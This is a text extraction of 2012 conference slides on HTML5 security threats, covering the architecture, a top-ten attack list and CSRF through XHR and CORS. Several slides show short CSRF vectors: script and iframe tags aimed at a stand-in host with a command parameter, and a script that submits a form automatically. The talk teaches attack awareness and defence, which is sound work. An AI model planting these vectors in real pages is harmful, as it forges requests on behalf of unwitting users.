



DECEMBER 3 - 6, 2012
EMIRATES PALACE | UNITED ARAB EMIRATES



In partnership with:



Supported by:



HTML5 Top 10 Threats Stealth Attacks and Silent Exploits

Shreeraj Shah

Founder & Director, Blueinfy



<http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>
Twitter - @shreeraj



Who Am I?

Blueinfy



- **Founder & Director**
 - Blueinfy & iAppSecure Solutions Pvt. Ltd.
- **Past experience**
 - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
 - Web security research
- **Published research**
 - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
 - Tools – DOMScan, DOMTracer, wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
 - Advisories - .Net, Java servers etc.
 - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
 - Web 2.0 Security – Defending Ajax, RIA and SOA
 - Hacking Web Services
 - Web Hacking





Agenda

- HTML5 – Architecture & Attack Surface
- Top 10 Vectors & Defense In Depth
 - CSRF, Jacking & XSS
 - CSP Defense
 - Storage, SQL and DOM
 - Messaging API & DOM based XSS
 - Offline, APIs & WebSockets
- Questions & Conclusions



In partnership with:



TRAC
THE TELECOMMUNICATIONS REGULATORY AUTHORITY



KHALIFA
UNIVERSITY

Supported by:



HTML5 – ARCHITECTURE & ATTACK SURFACE

HTML5 – Attacks on the rise ...

2012 Security Predictions

2011 proved security. The remember a y incidents and disastrous br RSA, and Son TDL-4 and Du security pract see the likes



New web technologies like HTML5 fuel the growth for next year's web application attacks

We predicted long ago that the web is the battleground for Internet attacks. This has proven true over the years, with web

Rise Of HTML5 Brings With It Security Risks

Posted by January 24

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the [World Wide Web Consortium](#) (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."

Web developers accountable for HTML5 security

By Jamie Yap , ZDNet Asia on October 5, 2010

Ghost of HTML5 future: Web browser botnets

With great power comes great responsibility ... to not pwn the interweb

[more from this author](#)

ity, 27th April 2012 08:01 GMT

Evolution of HTML5


- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go... new surface, architecture and defense) – HTML+CSS+JS

HTML5 in nutshell - Specs

HTML5

Taxonomy & Status (December 2011)

- W3C Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated W3C APIs



By Sergey Mavrody 2011 | CC Attribution-ShareAlike 3.0


Source: <http://en.wikipedia.org/wiki/File:HTML5-APIs-and-related-technologies-by-Sergey-Mavrody.png>

Source: <http://html5demos.com/>

Evolution going on by Web Hypertext Application Technology Working Group (WHATWG)


Simple class manipulation	
Storage events	
dataset (data-* attributes)	
History API using pushState	
Browser based file reading	Not part of HTML5
Drag files directly into your browser	Not directly part of HTML5
Simple chat client	
Two videos playing in sync	
Interactive canvas gradients	
Canvas & Video	
Video	
Canvas	
Content Editable	
Geolocation	Works on Safari Mobile too
postMessage same domain	
postMessage cross domain	
drag and drop	
drag anything	
offline detection	Works on Safari Mobile too
navigator.onLine tests	Doesn't use events, only polls
on/offline event tests	
offline application using the manifest	FF 3.6 is still buggy - doesn't request manifest after initial load
Storage	
Web SQL Database Storage	
Web SQL Database - rollback test	
Web Workers	watch out - uses a lot of CPU! example without - will hang your browser

Modern Browser Model




What is running - where???

Server side Components




Client side Components (Browser)



Runtime, Platform, Operating System Components

HTML5 Architecture & Threat Model





Threat Model

Presentation

- CORS Vectors
- UI Redressing
- DOM Attacks
- APIs

Business
Logic

- Web Messaging & XHR
- Storage, File and Cache
- WebSQL and IndexedDB
- Web Workers

Attacks - Stealth and Silent ...

XHR & Tags

- A1 – CSRF with XHR and CORS bypass
- A2 - Jacking (Click, COR, Tab etc.)
- A3 – HTML5 driven XSS (Tags, Events and Attributes)

Thick Features

- A4 – Attacking storage and DOM variables
- A5 – Exploiting Browser SQL points
- A6 – Injection with Web Messaging and Workers

DOM

- A7 – DOM based XSS and issues
- A8 – Offline attacks and cross widget vectors
- A9 – Web Socket issues
- A10 – API and Protocol Attacks



In partnership with:



TRAC
THE TELECOMMUNICATIONS REGULATORY AUTHORITY




KHALIFA
UNIVERSITY

Supported by:




CSRF, JACKING AND XSS WITH HTML5

A1 - CSRF with XHR and CORS bypass



CSRF Attack Vector



SOP bypass and Cookie Replay – Basic Type

GET Request

IMG SRC

```

```

SCRIPT SRC

```
<script src="http://host/?command">
```

IFRAME SRC

```
<iframe src="http://host/?command">
```

POST Request

```
<script type="text/javascript" language="JavaScript">
    document.foo.submit();
</script>
```

Streams – name/value pairs are gone ...

The image shows five separate browser developer tool windows arranged in a grid, each displaying a different data format:

- JSON**: Shows a JSON object with nested objects and arrays:

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```
- XML**: Shows an XML profile element:

```
<?xml version="1.0" encoding="UTF-8"?>
<profile>
    <firstname>John</firstname>
    <lastname>Smith</lastname>
    <number>212-675-3292</number>
</profile>
```
- JS-Script**: Shows a JavaScript string:

```
firstname="John";
lastname="Smith";
number="212-234-9080";
```
- JS-Object**: Shows a JavaScript object definition:

```
profile = {
    firstname : "John",
    lastname : "Smith",
    number : "212-234-6758",
    showfirstname : function(){return this.firstname},
    showlastname : function(){return this.lastname},
    shonenumber : function(){return this.number},
};
```
- JS-Array**: Shows a JavaScript array:

```
new Array("John", "Smith", "212-456-2323")
```

XHR – Level 2

- XHR object of HTML5 is very powerful
 - Allows interesting features like cross origin request and binary upload/download
- xhr.responseType can be set to "text", "arraybuffer", "document" and "blob"
- Also, for posting data stream - DOMString, Document, FormData, Blob, File, ArrayBuffer etc...



CORS & XHR

- Before HTML5 – Cross Domain was not possible through XHR (SOP applicable)
- HTML5 – allows cross origin calls with XHR- Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)

HTTP Headers

- Request

- Origin

- Access-Control-Request-Method (preflight)

- Access-Control-Request-Headers (preflight)

- Response

- Access-Control-Allow-Origin

- Access-Control-Allow-Credentials

- Access-Control-Allow-Expose-Headers

- Access-Control-Allow-Max-Age (preflight)

- Access-Control-Allow-Allow-Methods (preflight)

- Access-Control-Allow-Allow-Headers (preflight)

XHR – Stealth threats


- CSRF – powered by CORS and XHR
 - Hence, allow stealth channel and possible silent exploitation
 - One way CSRF with any stream since XHR allows raw stream from browser (XML, JSON, Binary as well)
 - Two way CSRF (POST and read both – in case of allow set to *)



